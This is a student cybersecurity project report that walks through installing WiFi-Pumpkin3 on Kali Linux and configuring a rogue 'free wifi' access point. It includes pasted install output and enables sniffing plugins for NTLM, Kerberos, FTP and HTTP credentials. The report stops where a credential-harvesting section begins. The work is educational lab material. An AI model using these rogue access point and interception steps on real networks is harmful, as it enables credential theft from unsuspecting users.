National University of Computer and Emerging Sciences
Islamabad Campus

CY2004

Cyber Security

Project

Wifi-Pumpkin

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Date: 17/11/2024

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Wifi pumpkin

Introduction

In today's digital world, cybersecurity plays a critical role in protecting data integrity, user privacy, and network security. Network security tools are essential for identifying vulnerabilities, monitoring traffic, and enhancing the protection mechanisms of Wi-Fi networks. One such tool, **WiFi-Pumpkin**, is an open-source security framework designed for **network penetration testing** and **Wi-Fi network emulation**.

WiFi-Pumpkin provides a platform to simulate a **rogue access point**, which can be used for **man-in-the-middle attacks (MITM)**, network traffic monitoring, and **credential extraction**. Through this project, we will explore WiFi-Pumpkin's setup and functions, including creating a Wi-Fi network, monitoring connected devices, and testing user interaction with a simulated login page.

This report covers the installation, configuration, and practical usage of WiFi-Pumpkin to understand how rogue networks operate and to highlight the importance of security awareness for users on public Wi-Fi networks.

Ethical Considerations:

This project is conducted purely for educational purposes to understand the risks associated with untrusted Wi-Fi networks and the importance of securing such networks. Tools like WiFi-Pumpkin3 are powerful when used responsibly in controlled environments and help raise awareness about cybersecurity threats.


Cyber security domain : offensive

Installation source : github

tool based language : python

wifi adapter: alfa 802.11n (model 3001N) uses rtl8188eus driver

os: kali linux on virtual box



```
$ sudo apt install wifipumpkin3
```

Install on Kali Linux

the Kali Linux by default has installed **python3.8** is compartible with `wp3`, I recommend to install some system packages, os-level dependencies.

```
$ sudo apt install libssl-dev libffi-dev build-essential
$ git clone https://github.com/P0cL4bs/wifipumpkin3.git
$ cd wifipumpkin3
```

now, we need to install the `PyQt5`, it very easy:

Installation

Following are the commands used for installation

(Kali linux is already installed)

First installing required packages for python as wifi pumpkin3 is

built on python sudo apt install libssl-dev libffi-dev build-essential

Now cloning wifipumpkin3

git clone https://github.com/P0cL4bs/wifipumpkin3.git


cd wifipumpkin3

sudo apt install python3-pyqt5 hostapd

sudo apt install wifipumpkin3


sudo wifipumpkin3

Now the wifipumpkin is installed




1 2 3 4
9:37
aiman@kali: ~/wifipumpkin3/rtl8188eus
File Actions Edit View Help
4:53 / 10:07


```
/bin/sh: 1: bc: not found
install -p -m 644 8188eu.ko  /lib/modules/6.6.15-amd64/kernel/drivers/net/wireless/
install: cannot stat '8188eu.ko': No such file or directory
make: *** [Makefile:2071: install] Error 1

┌──(aiman㉿kali)-[~/wifipumpkin3/rtl8188eus]
└─$ sudo apt update
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1889 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(aiman㉿kali)-[~/wifipumpkin3/rtl8188eus]
└─$ sudo apt install bc
The following packages were automatically installed and are no longer required:
  cpp-13                   libboost-thread1.83.0 libgfrpc0     libibverbs1           libpython3.11-stdlib librdmacm1t64    python3.11-dev      samba-dsdb-modules
  ibverbs-providers        libcephfs2            libgfxdr0     libpython3.11-dev     libpython3.11t64     python3-lib2to3 python3.11-minimal samba-vfs-modules
  libboost-iostreams1.83.0 libgfapi0             libglusterfs0 libpython3.11-minimal librados2            python3.11       samba-ad-provision
Use 'sudo apt autoremove' to remove them.

Installing:
  bc

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1889
  Download size: 103 kB
  Space needed: 242 kB / 23.9 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 bc amd64 1.07.1-4 [103 kB]
Fetched 103 kB in 1s (86.0 kB/s)
Selecting previously unselected package bc.
(Reading database ... 65%
```



```
/bin/sh: 1: bc: not found
install -p -m 644 8188eu.ko  /lib/modules/6.6.15-amd64/kernel/drivers/net/wireless/
install: cannot stat '8188eu.ko': No such file or directory
make: *** [Makefile:2071: install] Error 1

┌──(aiman㉿kali)-[~/wifipumpkin3/rtl8188eus]
└─$ sudo apt update
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1889 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(aiman㉿kali)-[~/wifipumpkin3/rtl8188eus]
└─$ sudo apt install bc
The following packages were automatically installed and are no longer required:
  cpp-13                   libboost-thread1.83.0 libgfrpc0     libibverbs1           libpython3.11-stdlib librdmacm1t64    python3.11-dev      samba-dsdb-modules
  ibverbs-providers        libcephfs2            libgfxdr0     libpython3.11-dev     libpython3.11t64     python3-lib2to3 python3.11-minimal samba-vfs-modules
  libboost-iostreams1.83.0 libgfapi0             libglusterfs0 libpython3.11-minimal librados2            python3.11       samba-ad-provision
Use 'sudo apt autoremove' to remove them.

Installing:
  bc

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1889
  Download size: 103 kB
  Space needed: 242 kB / 23.9 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 bc amd64 1.07.1-4 [103 kB]
Fetched 103 kB in 1s (86.0 kB/s)
Selecting previously unselected package bc.
(Reading database ... 65%
```



```
  ibverbs-providers        libcephfs2            libgfxdr0     libpython3.11-dev     libpython3.11t64     python3-lib2to3 python3.11-minimal samba-vfs-modules
  libboost-iostreams1.83.0 libgfapi0             libglusterfs0 libpython3.11-minimal librados2            python3.11       samba-ad-provision
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1889

┌──(aiman㉿kali)-[~/wifipumpkin3]
└─$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 002: ID 0bda:f179 Realtek Semiconductor Corp. RTL8188FTV 802.11b/g/n 1T1R 2.4G WLAN Adapter
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub

┌──(aiman㉿kali)-[~/wifipumpkin3]
└─$ git clone https://github.com/aircrack-ng/rtl8188eus
fatal: could not create work tree dir 'rtl8188eus': Permission denied

┌──(aiman㉿kali)-[~/wifipumpkin3]
└─$ sudo git clone https://github.com/aircrack-ng/rtl8188eus
Cloning into 'rtl8188eus'...
remote: Enumerating objects: 2447, done.
remote: Counting objects: 100% (254/254), done.
remote: Compressing objects: 100% (86/86), done.
remote: Total 2447 (delta 201), reused 180 (delta 168), pack-reused 2193 (from 1)
Receiving objects: 100% (2447/2447), 5.44 MiB | 1.72 MiB/s, done.
Resolving deltas: 100% (1218/1218), done.

┌──(aiman㉿kali)-[~/wifipumpkin3]
└─$ 
```



```
└─$ $ sudo apt install libssl-dev libffi-dev build-essential
$: command not found

┌──(aiman㉿kali)-[~]
└─$ sudo apt install libssl-dev libffi-dev build-essential
[sudo] password for aiman:
libffi-dev is already the newest version (3.4.6-1).
libffi-dev set to manually installed.
The following package was automatically installed and is no longer required:
  cpp-13
Use 'sudo apt autoremove' to remove it.

Upgrading:
  build-essential     dpkg      g++-x86-64-linux-gnu gcc-x86-64-linux-gnu libasan8    libdpkg-perl libgomp1   liblsan0       libssl3t64 libubsan1
  cpp                 dpkg-dev  gcc                  lib32gcc-s1          libatomic1  libgcc-s1    libhwasan0 libobjc4       libstdc++6 openssl
  cpp-x86-64-linux-gnu g++      gcc-14-base          lib32stdc++6         libcc1-0    libgfortran5 libitm1    libquadmath0   libtsan2

Installing:
  libssl-dev

Installing dependencies:
  cpp-14 cpp-14-x86-64-linux-gnu g++-14 g++-14-x86-64-linux-gnu gcc-14 gcc-14-x86-64-linux-gnu libgcc-14-dev libstdc++-14-dev openssl-provider-legacy

Suggested packages:
  gcc-14-locales cpp-14-doc g++-14-multilib gcc-14-doc gcc-14-multilib libssl-doc libstdc++-14-doc

Summary:
  Upgrading: 29, Installing: 10, Removing: 0, Not Upgrading: 1897
  Download size: 72.2 MB
  Space needed: 200 MB / 24.7 GB available

Continue? [Y/n] 
```

Setting:


setting interface set interface wlan0

setting name set ssid freeWifi


ignore pydns_server

Setting password as empty set security false

Starting the tool:




```
┌──(aiman㉿kali)-[~]
└─$ sudo wifipumpkin3
[sudo] password for aiman:

                                                      codename: Gao
by: @mh4x0f - P0cL4bs Team | version: 1.1.7 main
[*] Session id: 01f3de56-a350-11ef-b3bb-000c2965fbc5
wp3 > 
```




```
wp3 > lugins
[-] wp3: command not found: lugins
wp3 > plugins

[*] Available Plugins:
    ==================

 Name      | Active   | Description
-----------+----------+-------------------------------------------------
 sniffkin3 | True     | Sniff for intercept network traffic on TCP protoco...
 responder | False    | LLMNR, NBT-NS and MDNS poisoner, with built-in HTT...


[*] Sniffkin3 plugins:
    ==================

 Name      | Active
-----------+--------
 NTLMSSP   | True
 emails    | True
 ftp       | True
 hexdump   | True
 httpCap   | True
 imageCap  | False
 kerberos  | True
 summary   | False

wp3 > 
```

Setting wifi password:

To make it look legitimate, we can also set security as true, which enables the user to enter a wifi password,



```
wp3 > set security.wpa_sharedkey 12345678
wp3 > ap

[*] Settings AccessPoint:
 ================================
 bssid              | ssid      |   channel | interface    | interface_net   | status      | security    | hostapd_config
 -------------------+-----------+-----------+--------------+-----------------+-------------+-------------+----------------
 BC:F6:85:03:36:5B  | free-wifi |        11 | wlan0        | default         | not Running | true        | false


[*] Settings Security:
 ===========================
 wpa_algorithms   |   wpa_sharedkey |   wpa_type
 -----------------+-----------------+-----------
 TKIP             |        12345678 |          2

help security
 =============
wpa_type : 0 for WEP, 1 for WPA, 2 for WPA2
wpa_algorithms:
    CCMP = AES in Counter mode with CBC-MAC [RFC 3610, IEEE 802.11i]
    TKIP = Temporal Key Integrity Protocol [IEEE 802.11i]
wpa_sharedkey:
    secret in hex format (64 hex digits), wpa_psk, or as an ASCII passphrase

usage: set security.[key] [value]
```




free-wifi

Couldn't connect. Try again.

Using tool:

There are multiple uses of the tool, we chose the most common ones

First we will make a free wifi rogue access point by setting as shown above and then starting the wifi pumpkin.





As shown in the screenshot, a free wifi is available that we just created.

Credential harvesting:

Credential harvesting is a technique used to collect sensitive information, such as usernames, passwords, or other login credentials, by tricking users into willingly providing them. Attackers often use fake login pages or phishing portals to capture this data, exploiting the trust users place in seemingly legitimate systems.

